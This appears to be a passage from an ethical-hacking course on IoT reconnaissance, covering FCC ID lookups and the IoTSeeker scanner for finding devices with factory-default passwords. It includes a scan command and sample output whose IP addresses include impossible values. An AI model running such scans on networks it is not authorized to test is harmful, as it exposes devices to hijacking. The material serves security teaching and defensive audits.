
Information Gathering using FCC ID Search

- FCC ID Search helps in finding the details and **granted certification** of the devices
- FCC ID contains two elements: **Grantee ID** (initial three or five characters) and **Product ID** (remaining characters)
- Attackers can gather basic information about a target device using **FCC ID Search** available on *https://www.fcc.gov/oet/ea/fccid*
- Using this information, an attacker can find underlying vulnerabilities in the target device and launch further attacks



Grantee Code: (First three or five characters of FCCID)
2ABOS

Information Gathering using FCC ID Search

FCC ID Search helps in finding the details of devices and the certification granted to them. The search page has several fields that allow the information of devices to be accessed. All the devices are labeled with unique FCC IDs. FCC IDs consist of two elements, known as the grantee ID (initial three or five characters) and product ID (remaining characters).

Using the FCC ID, the target device details can be gathered by following the steps given below:

- Open the device and examine the attached label
- The label has the FCC ID of the device



Figure 18.26: FCC ID location


- Now, go to the FCC ID search form on the official page, *https://www.fcc.gov/oet/ea/fccid*
- Enter the grantee code and product ID in the fields



Grantee Code: (First three or five characters of FCCID)

2ABOS

Product Code: (Remaining characters of FCCID)

SKYELITEGO

Figure 18.27: Screenshot of FCC ID search form

- After entering the details, click "**search**" – it displays details and a summary of the device with different frequencies

After obtaining the required information, the attacker can find underlying vulnerabilities in the target device and launch further attacks.

Discovering IoT Devices with Default Credentials using IoTSeeker

- Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various **hijacking attacks**
- IoTSeeker will scan a network for specific types of IoT devices to detect if they are using the default, **factory set credentials**
- This tool helps organizations to scan their networks to detect IoT devices using the **factory setting**

IoTSeeker


Discovering IoT Devices with Default Credentials using IoTSeeker

Source: *https://github.com*

Attackers use tools such as IoTSeeker to discover IoT devices that are using default credentials and are vulnerable to various hijacking attacks. IoTSeeker will scan a network for specific types of IoT devices to detect whether they are using the default, factory-set credentials. The recent Internet outage has been attributed to use of IoT devices (CCTV cameras, DVRs, and others) with default credentials. This tool helps organizations scan their networks to detect these types of IoT devices, and to identify whether credentials have been changed or whether the device is still using the factory setting. IoTSeeker focuses on HTTP/HTTPS services.

For example, attackers run the following command to find devices with default credentials:

```
perl iotScanner.pl 1.1.1.1-1.1.4.254,2.1.1.1-2.2.3.254
```



```
 /Users/rapid7/freetools>perl iotScanner.pl 1.23.123.431,
1.23.123.443,1.23.123.453,1.23.123.457,1.23.123.459,1.23.123.461,1.
23.123.462,1.23.123.463,1.23.123.465,1.23.123.466,1.23.123.467,1.23
.123.469,1.23.123.472,1.23.123.473,1.23.123.475,1.23.123.477,1.23.1
23.479,1.23.123.480,1.23.123.481
[device 1.23.123.431 is of type Stardot still has default passwd
 device 1.23.123.443 is of type Arecont has changed passwd
 device 1.23.123.453 is of type American Dynamics has changed passwd
 device 1.23.123.457 is of type W-Box has changed passwd
 device 1.23.123.459 is of type Arecont has changed passwd
 device 1.23.123.461 is of type American Dynamics has changed passwd
 device 1.23.123.462 is of type W-Box has changed passwd
 device 1.23.123.463 is of type Arecont has changed passwd
 device 1.23.123.465 is of type American Dynamics has changed passwd
 device 1.23.123.466 is of type W-Box has changed passwd
 device 1.23.123.467 is of type Arecont has changed passwd
 device 1.23.123.469 is of type American Dynamics has changed passwd
 device 1.23.123.472 is of type W-Box has changed passwd
 device 1.23.123.473 is of type W-Box has changed passwd
 device 1.23.123.475 is of type W-Box has changed passwd
 device 1.23.123.477 is of type W-Box still has default passwd
 device 1.23.123.479 is of type Arecont has changed passwd

